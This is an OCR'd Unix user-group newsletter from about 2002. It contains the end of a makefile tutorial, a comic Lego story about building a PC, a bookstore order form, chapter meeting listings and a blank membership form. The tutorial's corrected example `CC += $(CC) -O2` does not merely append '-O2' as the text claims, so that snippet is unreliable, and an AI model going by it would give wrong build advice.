SRCDIR variable will be expanded, first by expanding TOPDIR variable. The final result is

```
/home/tedi/project/src.
```

But, recursively expanded variable will not be suitable for the following command :

```
CC = gcc -o
CC = $(CC) -O2
```

Using a recursively expanded variable, those command will go to endless loop. To overcome this problem, we use a simply expanded variable :

```
CC := gcc -o
CC += $(CC) -O2
```

The ':=' symbol creates the variable CC and given its value "gcc -o". The '+=' symbol appends "-O2" to CC's value.

Closing Remarks

I hope this short tutorial will give you enough knowledge to create makefile. Until then, happy hacking.

Bibliography

[1] GNU Make Documentation File, info make.
[2] Kurt Wall, et.al., *Linux Programming Unleashed*, 2001.

First published in Issue 83 of Linux Gazette, October 2002

This article is re-printed with permission. The originals can be found at:
http://www.linuxgazette.com/issue83/heriyanto.html


The Story of Andy's Computer

Author: Andy Lundell <andy@skizzers.org>


[Editor's note: Some light geek amusement for your festive-season reading ;-)]

Recently I got myself a new computer. I bought it as components because it was cheaper and I've been telling people that I assembled it myself. However, I can no longer live this lie. I must now reveal ...


First, I used my pretend palm pilot to explain to R2D2 what kind of computer I needed.



Then R2 rallied the troops!





When UPS finally delivered my components I didn't even bother unpacking them myself.





Of course, it wasn't *all* work.

And there were problems along the way.












Eventually the big brown UPS truck showed up and delivered my motherboard with it's shiny new Athlon processor. Not all were equally impressed.



Some people just can't be serious about anything.




I always say that you can *never* have too much RAM!





Of course, not everyone agrees with me.

Finally the motherboard was ready and attention could be turned to the case itself.





About halfway through the assembly we had some unexpected visitors.







Not long after the visitors got bored and wandered off allowing construction to continue.








At last, it was **complete!**



This article is re-printed with permission. The originals can be found at:

http://www.skizzers.org/andy/lego.html



AMERICAN
BOOK STORE

10% DISCOUNT
TO AUUG MEMBERS
ON OUR COMPLETE RANGE
OF COMPUTER, BUSINESS
AND GENERAL BOOKS

173 Elizabeth St, Brisbane Queensland 4000
Ph: (07) 3229 4677 Fax: (07) 3221 2171 Qld Country Freecall: 1800 177 395
american_bookstore@compuserve.com

Name: _____ Date: _____

Address: _____

_____ Post Code: _____

Phone Number: _____

Payment Method: ❑ Cheque ❑ Money Order ❑ Amex ❑ Bankcard
❑ Diners ❑ Mastercard ❑ Visa

Card Number: _____

Expiry Date: _____ Signature: _____

This is a: ❑ Special Order ❑ Mail Order ❑ Book on Hold

QUANTITY	TITLE	PRICE

SUBTOTAL $ .....

LESS 10% DISCOUNT $ .....

POST & PACK $ .....

TOTAL $ .....

POSTAGE AND HANDLING FEES: 1 BOOK $6.00 2-4 BOOKS $7.00
BOOKS OVER $70.00 WE WILL SEND CERTIFIED - PLEASE ADD ANOTHER $1.50 OR WAIVE CERTIFIED DELIVERY.

FOR SPECIAL ORDERS, PLEASE ENCLOSE $10.00 PER BOOK AS A DEPOSIT.

AUUG Chapter Meetings and Contact Details

CITY	LOCATION	OTHER
ADELAIDE	We meet at Internode, Level 3/132 Grenfell St aka 'the old AAMI building', at 7 pm on the second Wednesday of each month.	Contact sa-exec@auug.org.au for further details.
BRISBANE	Inn on the Park 507 Coronation Drive Toowong	For further information, contact the QAUUG Executive Committee via email (qauug-exec@auug.org.au). The technologically deprived can contact Rick Stevenson on (07) 5578-8933. To subscribe to the QAUUG announcements mailing list, please send an e-mail message to: <majordomo@auug.org.au> containing the message "subscribe qauug <e-mail address>" in the e-mail body.
CANBERRA	Australian National University	
HOBART	University of Tasmania	
MELBOURNE	Various. For updated information See: http://www.vic.auug.org.au/auugvic/av_meetings.html	The meetings alternate between Technical presentations in the odd numbered months and purely social occasions in the even numbered months. Some attempt is made to fit other AUUG activities into the schedule with minimum disruption.
PERTH	The Victoria League 276 Onslow Road Shenton Park	
SYDNEY	Meetings start at 6:15 pm Sun Microsystems Ground Floor 33 Berry Street (cnr Pacific Hwy) North Sydney	The NSW Chapter of AUUG is now holding meetings once a quarter in North Sydney in rooms generously provided by Sun Microsystems. More information here: http://www.auug.org.au/nswauug/

For up-to-date details on chapters and meetings, including those in all other Australian cities, please check the AUUG website at http://www.auug.org.au or call the AUUG office on

1-800-625655.

Application / Renewal Individual or Student Membership of AUUG Inc.

Use this tax invoice to apply for, or renew, Individual or Student Membership of AUUG Inc. To apply online or for Institutional Membership please use **http://www.auug.org.au/info/**

This form serves as Tax Invoice.

Please complete and return to:

AUUG Inc, PO Box 7071, BAULKHAM HILLS BC NSW 2153, AUSTRALIA

If paying for your membership with a credit card, this form may be faxed to AUUG Inc. on +61 2 8824 9522.

Please do not send purchase orders.
Payment must accompany this form.

Overseas Applicants:

- Please note that all amounts quoted are in Australian Dollars.
- Please send a bank draft drawn on an Australian bank, or credit card authorisation.
- There is a $60.00 surcharge for International Air Mail
- If you have any queries, please call AUUG Inc on +61 2 8824 9511 or freephone 1800 625 655.

Section A:

Personal Details

Surname: .....

First Name: .....

Title: ..... Position: .....

Organisation: .....

Address: .....

.....

Suburb: .....

State: ..... Postcode: .....

Country: ..... Phone Work: .....

Phone Private: ..... Facsimile: .....

E-mail: .....

Membership Number (if renewing): .....

Student Member Certification

For those applying for Student Membership, this section is required to be completed by a member of the academic staff.

I hereby certify that the applicant on this form is a full time student and that the following details are correct:

Name of Student: .....

Institution: .....

Student Number: .....

Signed: .....

Name: .....

Title .....

Date Signed: .....

Section B: Prices

Please tick the box to apply for Membership. Please indicate if International Air Mail is required.

Renew/New* Individual Membership	$110.00 (including $10 GST)	❒
Renew/New* Student Membership	$27.50 (including $2.50 GST)	❒
Surcharge for International Air Mail	$60.00	❒

* Delete as appropriate.

GST only applies to payments made from within Australia. Rates valid from 1st October 2002.

Section C: Mailing Lists

AUUG mailing lists are sometimes made available to vendors. Please indicate whether you wish your name to be included on these lists:

Yes ❒ No ❒

Section D: Payment

Pay by cheque

Cheques to be made payable to **AUUG Inc**. Payment in Australian Dollars only.

OR Pay by credit card

Please debit my credit card for A$ .....

Bankcard ❒ Mastercard ❒ Visa ❒

Card Number: ..... Expires: .....

Name on card: ..... Signature: .....

Date Signed: .....

Section E: Agreement

I agree that this membership will be subject to rules and bylaws of AUUG Inc as in force from time to time, and this membership will run from the time of joining/renewal until the end of the calendar or financial year as appropriate.

Signed: .....

Date Signed: .....

This form serves as Tax Invoice. AUUG ABN 15 645 981 718